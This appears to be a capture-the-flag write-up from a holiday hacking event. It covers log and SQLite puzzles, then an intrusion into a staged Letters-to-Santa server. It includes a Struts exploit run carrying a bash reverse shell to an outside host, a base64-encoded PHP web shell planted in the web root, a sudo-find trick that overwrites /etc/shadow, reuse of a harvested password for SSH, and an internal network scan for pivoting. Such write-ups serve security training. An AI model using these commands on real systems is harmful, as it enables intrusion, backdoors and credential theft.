
In this level, there's another page from the Great Book to guide one of the snowballs over. All you need to get through this level, is to direct the one ball over the page of the *The Great Book* and to the exit. Some thermite and jam to stop it, then some snow balls to guide it (with a candy cane for good measure).



At the completion of this level, you get 5 hints from Minty Candycane, a new level is unlocked, and we see page 5 of *The Great Book* where we learn that Bumble, the Abominable Snow Monster, was who was throwing the giant snowballs.

Terminal Challenge

Mindy Candycane is looking to win an argument.



For looking at logs, I use tools including cut, awk, and sort to filter out interesting things. The page at http://www.the-art-of-web.com/system/logs/ is a good starting point.

In the access log, field #6 is of interest, so I want to filter that out then sort, count, and display in order.

```
$ awk -F\" '{print $6}' access.log | cut -f1 -d'/' | sort | uniq -c | sort -fr
  97896 Mozilla
    422 Slack-ImgProxy (+https:
    143 -
     34 Googlebot-Image
     33 slack
     25 ZmEu
     20 Slack
     16 Wget(linux)
     12 sysscan
     11 facebookexternalhit
      8 ltx71 - (http:
      4 WhatWeb
      4 Python-urllib
      3 null
      3 MobileSafari
      3 GarlikCrawler
      3 curl
      2 www.probethenet.com scanner
      2 Twitterbot
      2 Twitter
      2 Telesphoreo
      2 Slackbot-LinkExpanding 1.0 (+https:
      2 masscan
```

```
      2 (KHTML, like Gecko) Chrome
      1 Dillo
$ ./runtoanswer
Starting up, please wait......
Enter the name of the least popular browser in the web log: Dillo
That is the least common browser in the web log! Congratulations!
```

Mozilla is the most popular, Dillo is the least popular. Success here yields a pinball-style bumper.

I DON'T THINK WE'RE IN KANSAS ANYMORE

This looks more like a bubble than a snowball. With all the flowers, it's difficult the see/place the objects. A single well-placed ramp will re-direct the bubble to the exit. This will yield hints from Sugarplum Mary and unlock the next level.

Terminal Challenge

Sugarplum Mary has a musical question.

```
                      *
                     .~'
                    O'~..
                   ~'O'~..
                  ~'O'~..~'
                 O'~..~'O'~.
                .~'O'~..~'O'~
               ..~'O'~..~'O'~.
              .~'O'~..~'O'~..~'
             O'~..~'O'~..~'O'~..
            ~'O'~..~'O'~..~'O'~..
           ~'O'~..~'O'~..~'O'~..~'
          O'~..~'O'~..~'O'~..~'O'~.
         .~'O'~..~'O'~..~'O'~..~'O'~
        ..~'O'~..~'O'~..~'O'~..~'O'~.
       .~'O'~..~'O'~..~'O'~..~'O'~..~'
      O'~..~'O'~..~'O'~..~'O'~..~'O'~..
     ~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..
    ~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'
   O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~.
  .~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~
 ..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~.
.~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'
O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..~'O'~..
Sugarplum Mary is in a tizzy, we hope you can assist.
Christmas songs abound, with many likes in our midst.
The database is populated, ready for you to address.
Identify the song whose popularity is the best.
total 20684
-rw-r--r-- 1 root root 15982592 Nov 29 19:28 christmassongs.db
-rwxr-xr-x 1 root root  5197352 Dec  7 15:10 runtoanswer
```

Could this .db file be an SQL database?

```
$ ls /usr/bin | grep sql
sqldiff
sqlite3
elf@9d023d1d79ee:~$ sqlite3 christmassongs.db
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
sqlite>
```

I do believe this is an sqlite database. There's a recent SANS Penetration Testing blog post about it. I am a PostgreSQL person myself, so the blog is helpful with the commands. First thing I look for is the database schema.

```
sqlite> .schema
CREATE TABLE songs(
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  title TEXT,
  artist TEXT,
  year TEXT,
  notes TEXT
);
CREATE TABLE likes(
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  like INTEGER,
  datetime INTEGER,
  songid INTEGER,
  FOREIGN KEY(songid) REFERENCES songs(id)
);
```

What does like mean?

```
sqlite> select distinct like from likes;
1
0
```

It looks like the 'like' column in the 'likes' table is really a boolean. So I need to count the likes for any given song. This query will give us the popularity of each song.

```
select songid, count(like) from likes where like =1 group by songid;
```

Now, combine with a sub-select statement, a join, and the MAX() function, to spit out the the final answer.


```
sqlite> select songs.title, songs.artist, max(sub.p) from (select songid, count(like) p from
likes where like = 1 group by
 songid) sub join songs on sub.songid = songs.id;
Stairway to Heaven|Led Zeppelin|8996
```

Stairway to Heaven, by Led Zeppelin, appears to be the most popular.

By successfully completing that terminal challenge, PORTALS are unlocked.

OH WAIT! MAYBE WE ARE…

One thermite and two ramps are all that are needed to get the snowball to roll over the yellow.



Successful completion of this level yields three hints from Shinny Upatree.

Terminal Challenge

Shinny's mistake is indeed problematic.

```
              \ /
            -->*<--
              /o\
             /_\_\
            /_/_0_\
           /_o_\_\_\
          /_/_/_/_/o\
         /@\_\_\@\_\_\
        /_/_/O/_/_/_/_\
       /_\_\_\_\_\o\_\_\
      /_/0/_/_/_0_/_/@/_\
     /_\_\_\_\_\_\_\_\_\_\
    /_/o/_/_/@/_/_/o/_/0/_\
   jgs       [___]
My name is Shinny Upatree, and I've made a big mistake.
I fear it's worse than the time I served everyone bad hake.
I've deleted an important file, which suppressed my server access.
I can offer you a gift, if you can fix my ill-fated redress.
Restore /etc/shadow with the contents of /etc/shadow.bak, then run "inspect_da_box" to complete
this challenge.
Hint: What commands can you run with sudo?
```

Let's look at the ownership and permissions of the files in question, along with our sudo capabilities.

```
elf@b6bd812ec27b:~$ ls -l /etc/shadow /etc/shadow.bak;sudo -l
-rw-rw---- 1 root shadow   0 Dec 15 20:00 /etc/shadow
-rw-r--r-- 1 root root   677 Dec 15 19:59 /etc/shadow.bak
Matching Defaults entries for elf on b6bd812ec27b:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User elf may run the following commands on b6bd812ec27b:
    (elf : shadow) NOPASSWD: /usr/bin/find
```

```
elf@b6bd812ec27b:~$ whoami
elf
```


This tells us that anyone can read /etc/shadow.bak, only root and users in the group ‘shadow’ can write to /etc/shadow and the user elf, who is me, can run the find command with group ‘shadow’ permissions. Things are broken because the /etc/shadow file is empty.

The sudo command is not just for getting root access, you can use the –u option for another user, and the –g option for another group, assuming /etc/sudoers permits it. The find command has a –exec option, allowing us to execute commands on files we find. Combine all these concepts:

```
elf@b6bd812ec27b:~$ sudo -g shadow find /etc -name shadow.bak -exec cp '{}' /etc/shadow \;
find: '/etc/ssl/private': Permission denied
elf@b6bd812ec27b:~$ ls -l /etc/shadow
-rw-rw---- 1 root shadow 677 Jan  2 03:20 /etc/shadow
```

WE’RE OFF TO SEE THE…

Completion of the previous level unlocks this level which is the final level. Some jam, a candy cane, and some portals are all that are needed to complete this level.



Successful completion of this level yields four hints from Wunorse Openslae.

Terminal Challenge

```
                .--._.--.--.__.--.--.__.--.--.__.--.--._.--.
              _(_       _Y_       _Y_       _Y_       _Y_       _)_
             [___]     [___]     [___]     [___]     [___]     [___]
             /:' \     /:' \     /:' \     /:' \     /:' \     /:' \
            |::   |   |::   |   |::   |   |::   |   |::   |   |::   |
            \::.  /   \::.  /   \::.  /   \::.  /   \::.  /   \::.  /
      jgs    \::./     \::./     \::./     \::./     \::./     \::./
              '='       '='       '='       '='       '='       '='
Wunorse Openslae has a special challenge for you.
Run the given binary, make it return 42.
Use the partial source for hints, it is just a clue.
You will need to write your own code, but only a line or two.
total 88
-rwxr-xr-x 1 root root 84824 Dec 16 16:59 isit42
-rw-r--r-- 1 root root   654 Dec 16 16:57 isit42.c.un
```

Let's look at the code.

```
elf@a3ee3c7483cd:~$ cat isit42.c.un
#include <stdio.h>
// DATA CORRUPTION ERROR
// MUCH OF THIS CODE HAS BEEN LOST
// FORTUNATELY, YOU DON'T NEED IT FOR THIS CHALLENGE
// MAKE THE isit42 BINARY RETURN 42
// YOU'LL NEED TO WRITE A SEPERATE C SOURCE TO WIN EVERY TIME
int getrand() {
    srand((unsigned int)time(NULL));
    printf("Calling rand() to select a random number.\n");
    // The prototype for rand is: int rand(void);
    return rand() % 4096; // returns a pseudo-random integer between 0 and 4096
}
int main() {
    sleep(3);
    int randnum = getrand();
    if (randnum == 42) {
        printf("Yay!\n");
    } else {
        printf("Boo!\n");
    }
    return randnum;
```

```
}
```

So, I need to have the getrand() function return '42' every time. To do that, I need to have the rand() function return a value that, when divided by 4096, results in a remainder of 42.

Interesting coincidence: I was just reading a SANS Penetration Testing blog post about LD_PRELOAD. It describes how you can essentially build your own library that is named the same as a library that a program uses. Then use the LD_PRELOAD to have your library replace the original version at runtime.

I will define my function and put it in a file named myRand.c:

```
int rand() { return 4096 + 42; }
```

I will then compile it into an object named 'not_so_random', and run the program with LD_PRELOAD pointing to my not-so-random rand() function library.

Letters to Santa system

Objectives

There are three objectives to be gained from access to the Letters to Santa system:

1. Getting *The Great Book* page from the web server root.
2. Obtaining the password for Alabaster Snowball.
3. The ability to 'pivot' for access to the internal 10.142.0.0/24 network through the system.

Hints

Hints from Sparkle Redberry suggest:

1. There's likely development content to be found, some containing passwords.
2. We're likely dealing with an Apache Struts vulnerability (CVE-2017-5638).
3. Reference to the very useful blog article https://pen-testing.sans.org/blog/2017/12/05/why-you-need-the-skills-to-tinker-with-publicly-released-exploit-code, where there is exploit code provided.

Sparkle also provides a link to an easy to use web shell.

Initial Discovery

We know the target host is https://l2s.northpolechristmastown.com/, so let's start there with some nmap scans. First, scan all TCP ports:

```
Nmap scan report for l2s.northpolechristmastown.com (35.185.84.51)
Host is up (0.032s latency).
rDNS record for 35.185.84.51: 51.84.185.35.bc.googleusercontent.com
Not shown: 65531 filtered ports
PORT     STATE  SERVICE
22/tcp   open   ssh
80/tcp   open   http
443/tcp  open   https
3389/tcp closed ms-wbt-server
```

Next, a more detailed scan of those TCP ports found to be open:

```
Nmap scan report for 51.84.185.35.bc.googleusercontent.com (35.185.84.51)
Host is up (0.18s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 81:aa:b0:de:e0:4a:b5:23:7e:e8:cd:14:f3:fa:e2:f3 (RSA)
|   256 dc:0b:52:ab:43:87:59:7b:04:88:2d:5c:db:92:4f:ba (ECDSA)
|_  256 6c:84:75:81:e1:bc:3e:72:ad:92:84:dc:c8:a0:ed:31 (EdDSA)
80/tcp  open  http     nginx 1.10.3
|_http-server-header: nginx/1.10.3
|_http-title: Did not follow redirect to https://51.84.185.35.bc.googleusercontent.com/
443/tcp open  ssl/http nginx 1.10.3
|_http-server-header: nginx/1.10.3
|_http-title: Toys List
```


```
| ssl-cert: Subject: commonName=dev.northpolechristmastown.com
| Subject Alternative Name: DNS:dev.northpolechristmastown.com,
DNS:l2s.northpolechristmastown.com
| Not valid before: 2017-11-29T12:54:54
|_Not valid after:  2018-02-27T12:54:54
|_ssl-date: TLS randomness does not represent time
| tls-nextprotoneg:
|_  http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Note that the TLS certificate has more than one Subject Alternative Name, which suggests that this host answers to two hostnames: l2s.northpolechristmastown.com and dev.northpolechristmastown.com. The OpenSSH server is telling us this host is running Linux.


What are we dealing with here?


If we view source of the l2s.northpolechristmastown.com, we see it's powered by a php script (process.php) on the backend and there's also a hidden link to the development version.

Visiting the development version, the hints are confirmed. Note the development site claims to be powered by Apache Struts:



Let's see what technology we are dealing with by submitting invalid URLs:





So, now we know:

1. The l2s site appears to be PHP-based proxied by NGINX.
2. The dev site is an old version of Apache Tomcat that claims to be powered by Struts.

Gaining a shell: Reverse Bash Method

I tend to lean toward using reverse shells because I don't want anyone else to see or leverage a backdoor I might create. The drawback for reverse shells is that I need to have a listener on a host listening on the right TCP port that's accessible from the target host, which is not always possible. In this case, I happen to have a droplet hosted by DigitalOcean where I can set-up a Netcat listener and the target in this case is wide-open on the public Internet.

Using the exploit referenced by the SANS Penetration Testing blog post, combined with the bash reverse shell provided by http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet, I first set-up a listener on my droplet with IP address W.X.Y.Z:

```
$ nc -l -p 8444
```

Then I run the exploit with the reverse bash shell command from an Xubuntu Linux virtual machine on my desktop:

```
$ python cve-2017-9805.py -u https://dev.northpolechristmastown.com/orders -c 'bash -i >&
/dev/tcp/W.X.Y.Z/8444 0>&1'
```

I then get a prompt on my droplet:

```
bash: no job control in this shell
alabaster_snowball@l2s:/tmp/asnow.xIuoMiA7tlW14ZizMy6fZ8eE$
```

For convenience, I set a PATH:

```
$ export PATH=/usr/local/bin:/usr/bin:/bin
```

Now I am in a position to leverage this shell achieve my objectives.

Gaining a shell: Web shell Method

The trick with installing a backdoor such as a web shell is knowing where to put the file and knowing how to access that remotely. In this case, the nmap scans indicate that I'm dealing with a Debian-based Linux host running NGINX and Apache Tomcat. I know that the default web root on Debian-based Linux distributions is /var/www/html. I need some luck here, crossing my fingers that:

1. The web root has not changed from the default.
2. The user under which the Tomcat server is running has filesystem write permissions to the NGINX web root directory.


I don't consider myself a lucky person, and I believe point #2 above is poor security design, but Sparkle Redberry is really leading me in this direction so I'm going to give it a go.

The approach here is really simple: Use the provided exploit referenced by the SANS Penetration Testing blog post with a command that places the provided web shell in the /var/www/html directory on the host.

First step, is to Base64 encode the shell. I then send that encoded shell via an echo command to the Base64 decoder and pipe the output to a file that I can reference from my web browser.

```
$ base64 -w 0 easy-simple-php-webshell.php
PGh0bWw+Cjxib2R5Pgo8Zm9ybSBtZXRob2Q9IkdFVCIgbmFtZT0iPD9waHAgZWNobyBiYXNlbmFtZSgkX1NFUlZFUlsnUEhQX
1NFTEYnXSk7ID8+Ij4KPGlucHV0IHR5cGU9IlRFWFQiIG5hbWU9ImNtZCIgaWQ9ImNtZCIgc2l6ZT0iODAiPgo8aW5wdXQgdH
lwZT0iU1VCTUlUIiB2YWx1ZT0iRXhlY3V0ZSI+CjwvZm9ybT4KPHByZT4KPD9waHAKICAgIGlmKCRfR0VUWydjbWQnXSkKICA
gIHsKICAgICAgICBzeXN0ZW0oJF9HRVRbJ2NtZCddKTsKICAgIH0KPz4KPC9wcmU+CjwvYm9keT4KPC9odG1sPg==

$ python cve-2017-9805.py -u https://dev.northpolechristmastown.com/orders -c 'bash -c "echo
PGh0bWw+Cjxib2R5Pgo8Zm9ybSBtZXRob2Q9IkdFVCIgbmFtZ
T0iPD9waHAgZWNobyBiYXNlbmFtZSgkX1NFUlZFUlsnUEhQX1NFTEYnXSk7ID8+Ij4KPGlucHV0IHR5cGU9IlRFWFQiIG5hbW
U9ImNtZCIgaWQ9ImNtZCIgc2l6ZT0iODAiPgo8aW5wd
XQgdHlwZT0iU1VCTUlUIiB2YWx1ZT0iRXhlY3V0ZSI+CjwvZm9ybT4KPHByZT4KPD9waHAKICAgIGlmKCRfR0VUWydjbWQnXS
kKICAgIHsKICAgICAgICBzeXN0ZW0oJF9HRVRbJ2NtZ
CddKTsKICAgIH0KPz4KPC9wcmU+CjwvYm9keT4KPC9odG1sPg== | base64 -d
> /var/www/html/sarge_backdoor.php"'
```

Voila, a web shell!



Now I am in a position to leverage this shell achieve my objectives.

Leveraging the shell

It's important to keep the objectives in mind:

1. Getting *The Great Book* page from the web server root.
2. Obtaining the password for Alabaster Snowball.
3. The ability to 'pivot' for access to the internal 10.142.0.0/24 network through the system.

I find the *The Great Book* page easy enough (along with other participants' shells):

```
$ ls /var/www/html
GreatBookPage2.pdf
css
fonts
imgs
index.html
js
process.php
sarge_backdoor.php
xmaspressie.php
xmaspressiewshell.php
```

The second page of *The Great Book* can be downloaded using the URL https://l2s.northpolechristmastown.com/GreatBookPage2.pdf.

We are given the hint that we're likely to find a password in some development files left behind. So, the next step is for me to look for the web root of the Tomcat server. I know that on the latest release of Ubuntu Server, the location of the Tomcat web root is '/var/lib/tomcat8/webapps/ROOT/'. My experience tells be that there are other possible install locations. So I look for a 'webapps' directory and a 'ROOT' directory on the filesystem.

```
$ find / -name webapps
/opt/apache-tomcat/webapps
$ find / -name ROOT
/opt/apache-tomcat/webapps/ROOT
```

Now, using /opt/apache-tomcat/webapps/ROOT as the base of my search, I look recursively for files containing the term 'password' (case insensitive):

```
$ grep -Ri password /opt/apache-tomcat/webapps/ROOT
```

Scanning the output, one particular line draws some attention:

```
/opt/apache-tomcat/webapps/ROOT/WEB-INF/classes/org/demo/rest/example/OrderMySql.class:
final String password = "stream_unhappy_buy_loss";
```

Chances are, Alabaster Snowball's userid has the substring 'snowb' in it, so look for that in the file of interest.

```
$ grep -i snowb /opt/apache-tomcat/webapps/ROOT/WEB-
INF/classes/org/demo/rest/example/OrderMySql.class
final String username = "alabaster_snowball";
```

Holly Evergreen provides us with a hint that suggests Alabaster re-uses his password and that SSH port-forwarding be the pivot method.

I confirm Alabaster's username on the l2s server.

```
$ grep snowb /etc/passwd
alabaster_snowball:x:1003:1004:Alabaster Snowball,,,:/home/alabaster_snowball:/bin/rbash
```

Then, from my computer, I use ssh to login to the l2s server with the username 'alabaster_snowball' and password 'stream_unhappy_buy_loss" and my login is successful.

Internal Network

Network Discovery

We're lucky enough that the host l2s has nmap installed, so use that to scan the internal network. My approach for an initial quick scan is to assume ICMP ping is filtered and I check for common open TCP ports of Linux and Windows computers. These include ports 80 & 443 for web servers, 22 (ssh) for Linux, and ports 139 and 445 (SMB) for Windows host. I'm only interested in open ports, so I set nmap for "grepable" format and grep for open ports.

```
$ nmap -P0 -oG - -p 80,443,22,139,445 10.142.0.0/24 | grep open
Host: 10.142.0.2 (hhc17-l2s-proxy.c.holidayhack2017.internal)       Ports: 22/open/tcp//ssh///,
80/open/tcp//http///, 139/closed/tcp//netbios-ssn///, 443/open/tcp//https///,
445/closed/tcp//microsoft-ds///
Host: 10.142.0.3 (hhc17-apache-struts1.c.holidayhack2017.internal)  Ports: 22/open/tcp//ssh///,
80/open/tcp//http///, 139/closed/tcp//netbios-ssn///, 443/closed/tcp//https///,
445/closed/tcp//microsoft-ds///
Host: 10.142.0.5 (mail.northpolechristmastown.com)   Ports: 22/open/tcp//ssh///,
80/open/tcp//http///, 139/closed/tcp//netbios-ssn///, 443/closed/tcp//https///,
445/closed/tcp//microsoft-ds///
Host: 10.142.0.6 (edb.northpolechristmastown.com)    Ports: 22/open/tcp//ssh///,
80/open/tcp//http///, 139/closed/tcp//netbios-ssn///, 443/closed/tcp//https///,
445/closed/tcp//microsoft-ds///
Host: 10.142.0.7 (hhc17-smb-server.c.holidayhack2017.internal)      Ports:
22/filtered/tcp//ssh///, 80/filtered/tcp//http///, 139/open/tcp//netbios-ssn///,
443/filtered/tcp//https///, 445/open/tcp//microsoft-ds///
Host: 10.142.0.8 (hhc17-emi.c.holidayhack2017.internal)     Ports: 22/closed/tcp//ssh///,
80/open/tcp//http///, 139/open/tcp//netbios-ssn///, 443/closed/tcp//https///,
445/open/tcp//microsoft-ds///
Host: 10.142.0.11 (hhc17-apache-struts2.c.holidayhack2017.internal) Ports: 22/open/tcp//ssh///,
80/open/tcp//http///, 139/closed/tcp//netbios-ssn///, 443/closed/tcp//https///,
445/closed/tcp//microsoft-ds///
Host: 10.142.0.13 (eaas.northpolechristmastown.com)  Ports: 22/filtered/tcp//ssh///,
80/open/tcp//http///, 139/filtered/tcp//netbios-ssn///, 443/filtered/tcp//https///,
445/filtered/tcp//microsoft-ds///
```

I have identified internal hosts as follows:

10.142.0.2	Appears to be an internal proxy.
10.142.0.3	This is the internal IP address of the l2s server (confirmed running the 'ip address' command on l2s)
10.142.0.5	The internal mail server.
10.142.0.6	The North Pole Elf Database server
10.142.0.7	SMB Server
10.142.0.8	Elf-Machine Interfaces Server
10.142.0.11	Appears to be a second struts server?
10.142.0.13	Elf as a Service server

Accessing hosts

